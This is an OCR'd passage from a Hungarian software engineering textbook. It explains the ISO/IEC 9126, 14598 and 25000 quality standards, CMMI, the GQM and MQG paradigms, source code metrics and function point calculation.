
ISO/IEC 9126

Az első kiadása 1991-ben készült el. A Boehm és McCall modelleket vette alapul, továbbá az akkori piaci igényeket szerette volna kielégíteni. A cél az volt, hogy olyan szabványt készítsenek, amely egyértelmű módon meghatározza a szoftvertermék minőségi jellemzőit. Olyannyira jól sikerült, hogy később teljesen felváltotta a Boehm és McCall-féle modelleket.

Ez a szabványcsalád az alábbi 4 részből épül fel [28]:

1. ISO/IEC 9126-1:2001: Minőségi modell.
2. ISO/IEC TR 9126-2:2003: Külső metrikák.
3. ISO/IEC TR 9126-3:2003: Belső metrikák.
4. ISO/IEC TR 9126-4:2004: Használat közbeni metrikák.

A szabvány első része a szoftvertermékek esetében alkalmazandó minőségi modellt írja le.



30. ábra. Az ISO/IEC 9126 szabványcsalád modellje

A modell két fő részből áll:

- Belső minőség.
- Külső minőség.

Továbbá tartalmazza még a használat közbeni minőségi jellemzőket is (lásd 30. ábra). Az első modellrész hat jellemzőt definiál a belső és külső minőségre, melyeket tovább bont aljellemzőkre, s ezek mérésére végül külső, illetve belső metrikákat határoz meg (belső minőségi jellemzők az olyan jellemzők, amelyek magát a szoftver terméket jellemzik, pl. méret. A külső jellemzők függnek attól a környezettől, amelyben a szoftver működik, vagyis nem mérhetők közvetlenül a szoftveren, csak a működésben lévő szoftveren, pl. hibák száma). A belső és külső minőségre a következő hat jellemzőt (magas szintű minőségi attribútumot) definiálja a szabványcsalád [28]:

Funkcionalitás:
A szoftvertermék azon képessége, hogy adott körülmények között biztosítani tudja azokat a funkciókat, amelyek a követelményekben meghatározásra kerültek. A következő aljellemzőket tartalmazza:

- Alkalmasság: A szoftvertermék azon képessége, hogy az azonosított feladatokhoz és felhasználói célokhoz a megfelelő funkciókat biztosítja.
- Pontosság, hitelesség: A szoftvertermék azon képessége, hogy a szükséges pontossági szinten biztosítja az elvárt eredményeket vagy hatásokat.
- Együttműködési képesség: A szoftvertermék azon képessége, hogy együttműködik egy vagy több azonosított rendszerrel.

- Biztonság: A szoftvertermék azon képessége, hogy megvédi az információkat és az adatokat. A jogosulatlan személyek vagy rendszerek nem olvashatják vagy módosíthatják az adatokat, viszont a jogosult személyek vagy rendszerek hozzáférése biztosított.
- Funkcionális megfelelőség: A szoftvertermék azon képessége, hogy betartja a törvényekben vagy hasonló előírásokban a funkcionalitáshoz kapcsolódó szabványokat, konvenciókat vagy szabályozásokat.

Megbízhatóság:
A szoftvertermék azon képessége, hogy adott körülmények között egy meghatározott szinten tudja tartani a teljesítményét. A megbízhatóság jellemzői:

- Kiforrottság: A szoftvertermék azon képessége, hogy elkerüli, hogy a szoftverben lévő „bug”-ok hibához vezessenek.
- Hibatűrés: A szoftvertermék azon képessége, hogy fenntart egy meghatározott teljesítményszintet a szoftverhibák vagy meghatározott interfészek megsértésének ellenére is.
- Helyreállíthatóság: A szoftvertermék azon képessége, hogy egy szoftverhibát követően visszaáll egy meghatározott teljesítményszintre és helyreállítja a közvetlenül érintett adatokat.
- Megbízhatósági megfelelőség: A szoftvertermék azon képessége, hogy betartja a megbízhatósághoz kapcsolódó szabványokat, konvenciókat vagy szabályozásokat.

Használhatóság:
A szoftvertermék azon képessége, hogy adott körülmények közötti használat során érthető, tanulható, használható és vonzó legyen a felhasználónak. A használhatóság jellemzői:

- Érthetőség: A szoftvertermék azon képessége, amely megérteti a felhasználóval, hogy mikor alkalmazható a szoftver, és hogyan használható egyes feladatok ellátására.
- Megtanulhatóság: A szoftvertermék azon képessége, amely lehetővé teszi, hogy a felhasználó megtanulja használni a szoftvert.
- Üzemeltethetőség: A szoftvertermék azon képessége, amely lehetővé teszi a felhasználó számára, hogy használja, és ellenőrzése alatt tartsa.
- Vonzóság: A szoftvertermék azon képessége, amely vonzóvá teszi a felhasználó számára.
- Használhatósági megfelelőség: A szoftvertermék azon képessége, hogy betartja a használhatósághoz kapcsolódó szabványokat, konvenciókat, stílus útmutatókat vagy szabályozásokat.

Hatékonyság:
A szoftvertermék azon képessége, hogy adott körülmények között biztosítani tudja a megfelelő teljesítményt a felhasznált erőforrásokhoz viszonyítva. A hatékonyság jellemzői:

- Idő szükséglet: A szoftvertermék azon képessége, hogy meghatározott feltételek mellett a funkciók végrehajtása során tartja az előirányzott válaszidőket, műveleti időket és átviteli sebességet.
- Erőforrás szükséglet: A szoftvertermék azon képessége, hogy meghatározott feltételek mellett a funkciók végrehajtása során az előirányzott mennyiségű és típusú erőforrásokat használja fel.
- Hatékonysági megfelelőség: A szoftvertermék azon képessége, hogy betartja a hatékonysághoz kapcsolódó szabványokat, konvenciókat.

Karbantarthatóság:
A szoftvertermék módosíthatósági képessége. A módosíthatóság magában foglalja a szoftver javítását, fejlesztését és adaptálását új környezethez. A karbantarthatóság jellemzői:

- Elemezhetőség: A szoftvertermék azon képessége, hogy a szoftver hiányosságai és a hibák okai elemezhetők, illetve a módosítandó részek azonosíthatók.
- Módosíthatóság: A szoftvertermék azon képessége, amely lehetővé teszi a meghatározott módosítások végrehajtását.
- Stabilitás: A szoftvertermék azon képessége, hogy elkerülje a módosítások következtében fellépő előre nem látható hatásokat.
- Tesztelhetőség: A szoftvertermék azon képessége, hogy lehetővé tegye a rajta végrehajtott módosítások ellenőrzését.
- Karbantarthatósági megfelelőség: A szoftvertermék azon képessége, hogy betartja a karbantarthatósághoz kapcsolódó szabványokat, konvenciókat.

Hordozhatóság:
A szoftvertermék azon képessége, hogy átvihető legyen egyik környezetből a másikba. A hordozhatóság jellemzői:

- Adaptálhatóság: A szoftvertermék azon képessége, hogy különböző környezetekhez adaptálható kizárólag ilyen célból a szoftverhez biztosított tevékenységek, illetve eszközök alkalmazásával.
- Telepíthetőség: A szoftvertermék azon képessége, hogy telepíthető egy adott környezetben.
- Együttélés: A szoftvertermék azon képessége, hogy egy közös környezetben közös erőforrásokat használva egyidejűleg működik más, független szoftverekkel.
- Kiválthatóság: A szoftvertermék azon képessége, hogy használni lehet más szoftver helyett annak környezetében és annak céljaiért.
- Hordozhatósági megfelelőség: A szoftvertermék azon képessége, hogy betartja a hordozhatósághoz kapcsolódó szabványokat, konvenciókat.

Az előzőleg ismertetett hat minőségi attribútum felhasználóra gyakorolt kombinált hatása a „használat közbeni minőség” jellemzőkkel írható le, amelyek a modell második részében kerülnek meghatározásra. A modell második része (ez a szabvány 4. részében kerül részletes leírásra) a szoftver használata során a felhasználó szemszögéből tapasztalható jellemzőkkel foglalkozik. A szabványcsalád négy „használat közbeni jellemzőt” definiál, melyek a következők:

- Hatásosság: A szoftvertermék azon képessége, hogy a felhasználónak lehetővé tegye meghatározott célok pontos és teljes elérését, bizonyos használati mód mellett. A tervezett tevékenységek megvalósításának és a tervezett eredmények elérésének mértéke.
- Termelékenység: A szoftvertermék azon képessége, hogy a felhasználót meghatározott erőforrások felhasználásával, bizonyos célok elérésében segítse.
- Biztonság: A szoftvertermék azon képessége, hogy az emberekre, szoftverre, berendezésekre vagy a környezetre gyakorolt hatása csakis elfogadható mértékben legyen kockázatos.
- Elégedettség: A szoftvertermék azon képessége, hogy a meghatározott felhasználási körülmények között a felhasználót elégedetté tegye.

ISO/IEC 14598

Az ISO/IEC 9126 csak a minőségi attribútumokat és a hozzájuk javasolt metrikákat definiálja. Annak módját, hogy hogyan kell azokat mérni, értékelni, az ISO/IEC 14598 szabványcsalád ismerteti. A szabványcsalád a következő elemeket tartalmazza [28]:

1. ISO/IEC 14598-1: Általános értékelési folyamat bemutatása.
2. ISO/IEC 14598-2: Az értékelések tervezésének és menedzselésének bemutatása.
3. ISO/IEC 14598-3: Az általános értékelési folyamat, fejlesztő szemszögéből való testre szabása.
4. ISO/IEC 14598-4: Az általános értékelési folyamat beszerző szemszögéből való testre szabása.
5. ISO/IEC 14598-5: Az általános értékelési folyamat független értékelő szemszögéből való testre szabása.
6. ISO/IEC 14598-6: „Értékelési modulok” dokumentálási szabályai.

Egy általános értékelési folyamat az ISO/IEC 14598 szabvány szerint [28]**:**
Értékelési követelmények meghatározása

- Értékelés céljának meghatározása
  - Cél lehet annak megállapítása, hogy:
    - Egy beszállító köztes terméke beépíthető-e.
    - A termék kibocsátható-e.
    - Több alternatív termék közül melyik a legmegfelelőbb.
    - Mikor lehet leváltani egy terméket újabbra.
    - Egy köztes termék átadható-e a következő folyamatnak.
    - ...
- Értékelendő terméktípus(ok) azonosítása: Azok a köztes termékek, vagy a végtermék, amik vizsgálat alá kerülnek.
- Minőségmodell azonosítása: Ebben a lépésben történik a fontos minőségi jellemzők kiválasztása, majd a szükséges mértékig további jellemezőkre bontása. Ehhez jól használható az ISO/IEC 9126 által definiált minőségi jellemzők struktúrája (minőségi profil készítése).

Értékelés kidolgozása

- Metrikák kiválasztása: Az előző lépésben kiválasztott minőségi jellemzők méréséhez ki kell választani a megfelelő metrikákat (a metrikákat a fejezet második felében tárgyaljuk részletesen). Ehhez ad segítséget az ISO/IEC 9126-2,-3,-4 szabványok. A méréseknek könnyen és gazdaságosan végrehajthatóknak, az eredményeknek jól értelmezhetőknek kell lenniük. Célszerű újrafelhasználható „értékelési modulokat” készíteni és használni.
- Metrikákra vonatkozó osztályozási szintek meghatározása: Az elégedettség mértékének kifejezésére osztályozási szinteket kell definiálni. Minimum kettőt: kielégítő, nem kielégítő. Minden metrika esetében meg kell határozni az osztályozási szintekhez tartozó értéktartományokat.
- Minősítési kritériumok meghatározása: Meg kell határozni, hogy a minőségi jellemzők és aljellemzők milyen módon kerüljenek összevonásra. Az egyes jellemzők általában különböző súlyokkal számítanak bele a magasabb szintű jellemzőkbe.

Értékelés tervezése


- Értékelési terv elkészítése: Ez a terv tartalmazza az értékelési módszert és az értékelési tevékenységek ütemtervét. Az értékelési terv felépítését, készítését az ISO/IEC 14598-2 tartalmazza.

Értékelés végrehajtása

- Mérések végrehajtása: A kiválasztott metrikákat alkalmazni kell a kiválasztott termékekre. Ehhez biztosítani kell a szükséges mérési környezetet.
- Kritériumokkal történő összehasonlítás: A metrika értékei összevetésre kerülnek az elvárásokkal, kritériumokkal.
- Eredmények értékelése: Az értékelések összesítésre kerülnek. Meghatározzák, hogy a szoftver mennyire teljesíti a minőségi követelményeket. Az összesített minőség összevetésre kerül más szempontokkal is, pl.: költségek, idők. Vezetői döntés születik arról, hogy a termék elfogadható vagy sem.

ISO/IEC 25000 (SQuaRE)

Az ISO/IEC 9126 és az ISO/IEC 14598 gyakorlatban történő alkalmazása nem vált nagyon általánossá. Redundanciák és eltérő megoldások vannak a két szabványcsaládban, amelyek a közös használatukat megnehezítik. Több metrika pontosításra, aktualizálásra szorul, mivel azok definiálása az akkori trendeket tükrözte.
Már 1999-ben felmerült az ISO/IEC 9126 és az ISO/IEC 14598 szabványcsaládok összehangolását megoldó új szabványok kiadása. Több előkészítés után 2002-ben jelent meg az új szabványcsalád első tagja, az ISO/IEC 25000 (Software Product Quality Requirements and Evaluation - SQuaRE), amely tartalmazta azt a struktúrát, amelybe a család jövőbeli szabványai szerveződnek.
Az ISO/IEC 25000 öt divíziót határoz meg, melyeknek a szabványait nagyrészt az ISO/IEC 9126 és az ISO/IEC 14598 szabványainak felülvizsgálatával, átstrukturálásaival és egyesítéseivel készítették el. Ezeket a divíziókat, és azok azonosítóit a 31. ábra mutatja be.



31. ábra. ISO/IEC 25000 szabványcsalád felépítése

CMMI

Az eddig tárgyalt minőségi szabványok mind termék alapúak voltak. Ez azt jelenti, hogy magát a terméket jellemezték, azt definiálták valamely minőségi jellemzővel. A CMMI ezzel a megközelítéssel szakít, és magát a folyamatot veszi célba.
A CMMI-t [29] (Capability Maturity Model Integration) szoftverfejlesztő cégek legjobb gyakorlatai alapján alakították ki. Összesen 22 folyamatterületre fogalmaz meg követelményeket elérendő célok és megvalósítandó gyakorlatok formájában. Az ajánlás a szoftverfejlesztő cégek érettség alapján történő osztályozására 5 érettségi szintet vezet be. Minden szint esetében meghatározza, hogy a 22 folyamatterületből melyeknek, és milyen jellemzőkkel kell jelen lenniük a cégnél ahhoz, hogy az adott szintbe sorolható lehessen. Egy szint teljesítéséhez az összes alatta lévő szint követelményeinek teljesítése is szükséges. Az első érettségi szint semmilyen követelményt sem tartalmaz.
A második szint a mérések tekintetében előírja a „Mérés és elemzés" folyamatterületet, amely két sajátos cél teljesítését, valamint ezekhez 4-4 specifikus gyakorlat megvalósítását írja elő. Ezek a következők:

1. Mérési és elemzési tevékenységek kialakítása:
   - Mérési célok meghatározása.
   - Mérések azonosítása.
   - Adatgyűjtési és tárolási eljárások azonosítása.
   - Elemzési eljárások azonosítása.
2. Mérési eredmények biztosítása:
   - Mérési adatok gyűjtése.
   - Mérési adatok elemzése.
   - Adatok és eredmények tárolása.
   - Eredmények közlése.

A CMMI követelményei a harmadik érettségi szinten főleg a technikai folyamatterületekkel bővülnek, amely azzal jár, hogy jóval több köztes termék mérése válik szükségessé. A „Műszaki megoldás" folyamatcsoport külön kitér az új technológiák, illetve a végtermékbe beépülő COTS (dobozos) termékek értékelésére is. A tágabb értelemben vett méréshez hozzátartoznak továbbá az átadásra kerülő szoftver vagy rendszer tesztelésére vonatkozó azon eljárások, melyeket a „Termék integráció", a „Verifikáció" és a „Validáció" folyamatterületek írnak elő.
A negyedik érettségi szinten megjelenő két folyamatterület, a „Szervezeti szintű folyamat-teljesítmény" és a „Mennyiségi projektmenedzsment", egyaránt új igényeket fogalmaznak meg a mérésekre. Az első a szervezeti folyamatok teljesítmény-szempontú mérésének, elemzésének és javításának szükségességét írja elő. A második pedig a historikus mérési adatbázisok építését, az adatok statisztikai elemzését, az eltérések megértését és a szükséges beavatkozások megvalósítását teszi szükségessé.
Az ötödik érettségi szinten a „Szervezeti szintű innováció és annak bevezetése" folyamatterület ír elő méréseket a lehetséges beruházások hatásvizsgálataira.


GQM és MQG paradigmák

A GQM (Goal/Question/Metric) paradigmát Victor Basili egyetemi professzor dolgozta ki. Eredetileg a projektek során definiált célok elérésének mérésére tervezték, de később hasznosnak találták szervezeti szintű célok esetében is. A GQM abban nyújt segítséget, hogy

valóban a szükséges méréseket hajtsák végre. A módszer top-down megközelítést alkalmaz, melynek 3 fő lépése van:

- Meg kell határozni a projekt/szervezet fő céljait.
- Minden egyes célhoz meg kell határozni azokat a kérdéseket, amelyek megválaszolásával kimondható, hogy az adott cél teljesül-e vagy sem.
- Meg kell határozni azokat a méréseket, amelyekkel megválaszolhatók a kérdések.

A lépések következtében egy, a 32. ábra mintájára hasonló struktúra alakul ki.



32. ábra. A GQM paradigma struktúrája

A GQM folyamatok és termékek mérésére egyaránt használható. A gyakorlat azt mutatta, hogy jóval kisebb az ellenállás olyan mérési programmal szemben, ahol pontosan definiált, hogy mit miért mérnek. A módszer használatát nagyban elősegítik a hozzá készült sablonok, amelyek könnyen dokumentálhatóvá és követhetővé teszik a lépéseit. A GQM elvei sok más méréssel foglalkozó ajánlásban és szabványban is megjelennek, így a CMMI, az ISO/IEC 15939 és az ISO/IEC 14598 is követi a célokból való kiindulást, és a felülről építkezést. Egyik jó továbbfejlesztésének tartják a Software Engineering által kiadott „Goal-Driven Software Institute Measurement – A Guidebook”-ot, amely lépésről lépésre tanít meg egy GQM alapokra épülő GQ(I)M módszer elsajátítására. A GQM-et olyan kritika érte, hogy nehéz a célok meghatározásával kezdeni abban az esetben, ha nagyon kevés információ áll rendelkezésre a mérés tárgyáról, ezért voltak, akik a módszer fordítottját kezdték alkalmazni, melyet MQG-nek (Metric/Question/Goal) neveznek. Ilyenkor először könnyen mérhető metrikákat határoznak meg, ezeket mérésük során tovább finomítják, és építik fel a GQM-nél ismertetett struktúrát. A CMMI követelmények kapcsán a GQM hátrányának tekinthető, hogy a mérési folyamatnak csak az első lépéseit tartja fontosnak, illetve, hogy nem tér ki a mérések menedzselési kérdéseire (ütemezés, erőforrások biztosítása, technológiák biztosítása, stb.).

Metrikák

„*Nem kezelhető, ami nem irányítható, és nem irányítható, ami nincs mérve.”* (Tom DeMarco)
A szoftver rendszerek elkészültével és „munkába állásával” a karbantartás folyamata veszi kezdetét. Mindamellett, hogy egy rendszert folyamatosan karbantartunk, fejlesztünk, szükségszerű valamilyen formában mérni azt, hogy a rendszerünk milyen irányba változott a fejlesztés, karbantartás hatására.
Hogy egy rendszer jellemzőit „számszerűsíteni” tudjuk, szükségszerű valamilyen mérési rendszert kialakítani. Amennyiben ez sikerül, törekedhetünk arra, hogy ezt a mért értéket

csökkentsük vagy növeljük, annak függvényében, hogy a rendszert tekintve mely érték lenne kedvezőbb, illetve, hogy a mérték tekintetében melyik optimális.
Ezek a rendszerünk jellemzőit „számszerűsítő" értékek az úgynevezett metrikák. Számos metrikát definiáltak már, ezeket két fő csoportba lehet sorolni.
A prediktor metrikák a forráskódra vonatkoznak. A kapott érték csak az aktuális forráskód függvénye, ezek előrejelzik (innen a név), hogy a program futása közben milyen „minőségű" lesz. Továbbá léteznek az ellenőrző metrikák, melyek a fejlesztés hatékonyságát hivatottak mérni. Ez utóbbit szokás folyamat metrika névvel is illetni, mivel a fejlesztés folyamatát mérik.
Egy metrika tulajdonképpen nem más, mint egy jellemzőhöz rendelt mérőszám. Általánosan elfogadott az a vélemény, hogy a kisebb érték jelenti a „jót", a nagyobb a „rosszat".
Egy metrika meghatározása szempontjából fontos, hogy a metrika érték kiszámítása lehetőleg gyorsan és statikusan elvégezhető legyen. Továbbá az is, hogy egy metrika „univerzális" legyen, azaz ne csak teljes rendszerre, hanem csomagra, osztályra esetleg még metódusra, függvényre is kiszámítható legyen.
Egy jó metrika elősegíti a fejlesztési folyamat javítását, és alkalmas a folyamat vagy termék paramétereinek „jóslására" is, nem csak azok leírására. Egy ideális metrika az alábbi tulajdonságokkal bír:

- Egyszerű, precízen definiált, tehát teljesen egyértelmű a meghatározása.
- Objektív, amennyire csak lehetséges.
- Könnyen kiszámítható.
- Érvényes, azaz a metrika képes legyen mérni azt, amit mi mérni szeretnénk vele.
- Robusztus, tehát érzéketlen legyen a jelentéktelen változtatásokra a folyamatban vagy a termékben.

Számos vizsgálat [30] [31] [32] igazolta, hogy van kapcsolat az objektum-orientált metrikák, és az osztályokban található hibák száma között. Ez azt jelenti, hogy a metrikák folyamatos mérésével és figyelésével a szoftver minősége és karbantarthatósága is növelhető, illetve a tesztelés sokkal hatékonyabbá tehető.

Prediktor metrikák

A prediktor metrikák (termék vagy kód metrika néven is ismertek) a forráskódból meghatározhatók. Nem szükséges a metrikák meghatározásához semmilyen plusz információ, mindössze a forráskód ismerete elegendő. Ezek a metrikák általában statikusan meghatározhatóak. A statikus módszerrel meghatározható metrikák általában gyorsan, viszonylag egyszerűen számíthatók, amelyek egy metrika legfontosabb jellemzői.

Méret alapú metrikák

A méret alapú metrikák alapvető információkat mutatnak meg a rendszerünkről. Rengeteg elem szerepel a rendszerünk kódjában, amelyeket meg lehet számolni. Programozási nyelvtől függően például osztályok, csomagok, névterek, függvények, metódusok, attribútumok, stb.
Az ilyen elemek számontartásával hasznos információkat kaphatunk a rendszerünkről. Egy másik óriási előny, hogy ezeket a számításokat gyorsan, rugalmasan el lehet végezni. Jó példa egy méret alapú metrikára a jól ismert LOC (Lines Of Code) érték, amely a rendszerünk kódsorainak a számát adja meg. Ezt könnyű kiszámolni, és értékes információt nyújt a szoftverről. Egy másik ilyen hasznos méret alapú metrika az NCL (Number of Classes),

amely a kódban lévő osztályok számát adja meg. A függelékben felsoroljuk az általánosan elfogadott méret alapú metrikákat, természetesen a teljesség igénye nélkül.

Öröklődési metrikák

A méret alapú metrikák fontos információval látnak el a rendszerünket tekintve, viszont csak ezt az egy minőségi jellemzőt ellenőrizve nem kaphatunk pontos képet arról. Más szempontok alapján, más megközelítéssel is méréseket kell végeznünk. Bill Gates a következőképpen fogalmazta ezt meg:

> "*Measuring software productivity by lines of code is like measuring progress on an airplane by how much it weighs.*"

A rendszerünk mérésének egy más irányból való megközelítésére készültek az öröklődési metrikák. Az öröklődési metrikák a rendszerünk öröklődési fájáról adnak információt. Mindazonáltal az öröklődési fa nem állítható elő csupán a metrika értékekből, az öröklődési metrikák csupán leírják a fa karakterisztikáit, ami elég ahhoz, hogy értékeljük az öröklődési szerkezetet komplexitás szempontjából. Például, ha az öröklődési fa mélysége túl nagy, akkor az azt jelenti, hogy a rendszerünk nehezen tartható fenn, és nehezen érthető meg. Az öröklődési metrikák felsorolása a függelékben szerepel.

Csatolási metrikák

A túl erős csatolás, kapcsolat a rendszer elemei között gyengíti az egységbe zárást, és meggátolhatja az osztályok újrafelhasználást. Egy példa a csatolási metrikára a CBO (Coupling Between Object Classes), amely az objektumok közötti kapcsolatok számát adja meg: azaz megadja azon osztályok számát, amelyek kapcsolatban állnak (metódushíváson, adattag elérésen, öröklődésen, stb. keresztül) az osztályunkkal. A magas CBO érték azt jelenti, hogy az osztály tesztelése nehezebb lesz (mivel több elem használja, ezért módosítás esetén mindet tesztelni kell). Ezen típusú metrikák felsorolása is a függelékben szerepel.

Kohéziós metrikák

Az osztályon belüli metódusok kohéziója elősegíti az egységbezárást. A kohézió hiánya arra utal, hogy az osztály szétbontható kettő vagy több osztályra annak érdekében, hogy az egységbezárás megmaradjon. Mivel a metrikák kialakítása során törekedtek arra, hogy egységesen a kis érték jelentse a „jót”, a nagy a „rosszat”, ezért nem a kohéziót értékeljük egy osztályra (mert a magas kohézió „jó”), hanem a kohézió hiányát mérjük. Több metrika létezik a kohézió hiányának meghatározására. Mindegyik az osztály kohézióképességéről ad képet, az osztályon belüli metódusok kapcsolatainak elemzésével (közös adattagot, funkciót használó metóduspárok számából). A kohéziós metrikák a függelékben szerepelnek.

Komplexitás metrikák

A komplexitás mértéke fontos szempont a szoftverfejlesztés során. A magas komplexitás azt jelzi, hogy a rendszert nehezebben tudjuk tesztelni, megérteni és fenntartani. Ennek az oka, hogy az összetett elemeket nehezebb átlátni, ezért a módosítás több időt vesz igénybe, továbbá a komplex területek sok tesztesetet igényelnek, mivel a komplexitás korrelál a lehetséges futások számával. Egy ilyen komplexitást mérő metrika a McCabe-féle ciklomatikus komplexitás [33], amely a metóduson belüli lehetséges futások számát adja meg. Ez az érték megegyezik a minimálisan szükséges tesztesetek számával, amennyiben minden lehetséges futási ágat tesztelni szeretnénk.

Ellenőrző metrikák

Az eddigi metrikák mind a forráskód karakterisztikáit jellemezték, és abból nyertek ki információkat. Ez a rendszer pillanatnyi állapotát tükrözheti, de egy folyamat mérése más metrikák bevezetését követeli meg. Az ellenőrző metrika (másik elterjedt neve a folyamat metrika) a fejlesztés hatékonyságát méri, ebből adódóan nem lehet a forráskód a metrika számításának az alapja (legalábbis csak az nem elegendő). Egy folyamat mérését nem lehet csak a szoftverrendszer fejlesztési folyamatára definiálni. A fejlesztés folyamata olyan általános a termelés bármely területén, hogy nem lehet csak egy adott területre definiálni annak mérését.. Ez a szoftverfejlesztés folyamata szempontjából azért előnyös, mert így a már korábban más területeken definiált fejlesztési folyamat mérésére kialakított módszereket itt is felhasználhatjuk kisebb módosításokkal.
Egy ilyen, alapvető folyamatot mérő metrika a Function Point (funkció pont).

Function Point
A funkciópont olyan mérőszám, amely kifejezi egy információs rendszer által a felhasználónak nyújtott üzleti funkcionalitás mennyiségét. Ezt a metrikát Allan Albrecht definiálta 1979-ben [34]. Ez a metrika egy projektirányítást segítő „elem”, de inkább technika.
A funkciópont meghatározásnak célja az informatikai, számítógép alapú rendszerek nagyságának, méretének megbecslése, lehetővé téve az informatikai részlegek illetve a projektek irányításáért felelős személyeknek, hogy úgy tudják méretezni a feladatokat, mint a hagyományosabb, korábban kifejlődött mérnöki tudományoknál. Eredeti célja az volt, hogy különböző technológiákkal történő szoftverfejlesztések hatékonyságát össze lehessen hasonlítani.
A funkció pont konkrét meghatározásához kicsit alaposabban szemügyre kell vennünk a fejlesztési folyamat menetét.
A hagyományos gyártási folyamatokban a következő mérőszámokat használják:

Egy termékre jutó költség:	Összes költség / előállított termékek száma	Termelékenység
Kibocsátott mennyiség hetente:	Előállított termékek száma / idő ráfordítás	Kibocsátás
Hiba százalék:	Hibás termékek száma / előállított termékek száma	Minőségi jellemző

A funkciópont elemzés során az információs rendszert két nagy alkotórészre bontjuk, nevezetesen az információ feldolgozó rész és a műszaki megvalósítás. Az információ feldolgozó rész foglalkozik a rendszer bemenő és kimenő adataival, illetve ezek feldolgozásával és átalakításával. A műszaki megvalósítás az információfeldolgozási tevékenységhez szükséges műszaki korlátokkal és peremfeltételekkel foglalkozik.
Például egy rendszer havi jelentést készít a kinnlevőségekről. Ebben az esetben az információ feldolgozó rész foglalkozik a havi jelentés összeállításával, ennek műszaki megvalósítása lehet kötegelt feldolgozás vagy interaktív (on-line), vagy akár nagyon gyors válaszidőre felkészített rendszer.

Az IFPUG (International Function Point Users Group) egy olyan szervezet, amely a funkciópont elemzések mérésére szakosodott. Az általuk használt FSM (Functional Size Measurement) funkciópont mérő metódus az ISO/IEC 20926 szabvány által definiált. Az FSM, valamint az Mk II (Mark II method - ISO/IEC 20968 által definiált) funkciópont mérő metódus az ISO által jelenleg elismert öt mérési módszer részét képezik.

A rendszer méretének kiszámítása:
Egy információs rendszer méretét funkciópont index formájában a következő módon lehet megállapítani: a rendszer összes logikai tranzakciójára össze kell számolni a bemenő, kimenő adatokat és a feldolgozás során érintett entitásokat (adatcsoportokat). Ezután még két lépés van: az első egy teljesen matematikai lépés, amely során a korrigálatlan funkciópontok kerülnek kiszámításra, a második lépésben pedig a műszaki bonyolultságnak megfelelően korrigálják az eredményt, figyelembe véve a technológiai tényezőket.
A korrigálatlan funkciópont kiszámítása egyszerű, ha minden logikai tranzakcióra vonatkozó alapadat rendelkezésre áll. A bemenetek, kimenetek és az érintett entitások számát egy alkalmas súllyal meg kell szorozni, majd ezeket össze kell adni.
A súlyok:

- Bemenet súlya: 0,58
- Információ feldolgozás súlya: 1,66
- Kimenet súlya: 0,26

A korrigálatlan funkciópont kiszámításának a képlete:
$UFP = Ni \times Wi + Ne \times We + No \times Wo$
Ahol:
Ni: Bemeneti típusú mezők száma.
Wi: Bemenet súlya.
Ne: Az entitások száma.
We: Információ feldolgozás súlya (entitások).
No: Kimeneti típusú mezők száma.
Wo: Kimenet súlya.

Ezután a korrigálatlan funkciópontot megszorozzák egy műszaki bonyolultsági tényezővel (TCA, Technical Complexity Adjustment). Ez 19 egyéb tényezőből áll össze, amelyet egy ötfokú skálán értékelnek, majd ebből alakítanak ki egy összevont, aggregált értéket.
A műszaki bonyolultsági tényező (TCA) képlete:
TCA = Bemeneti adatelemek × súly + Érintett entitások × súly + Kimeneti adatelemek × súly +…
Végül a funkciópont indexet (FPI) úgy kapjuk, hogy a rendszer információ feldolgozó részének méretére vonatkozó korrigálatlan funkciópont értéket megszorozzuk a technológiai, műszaki bonyolultsági faktorral, mely képlete a következő: $FPI = UFP \times TCA$

FORRÁSKÓD AUDITÁLÁS

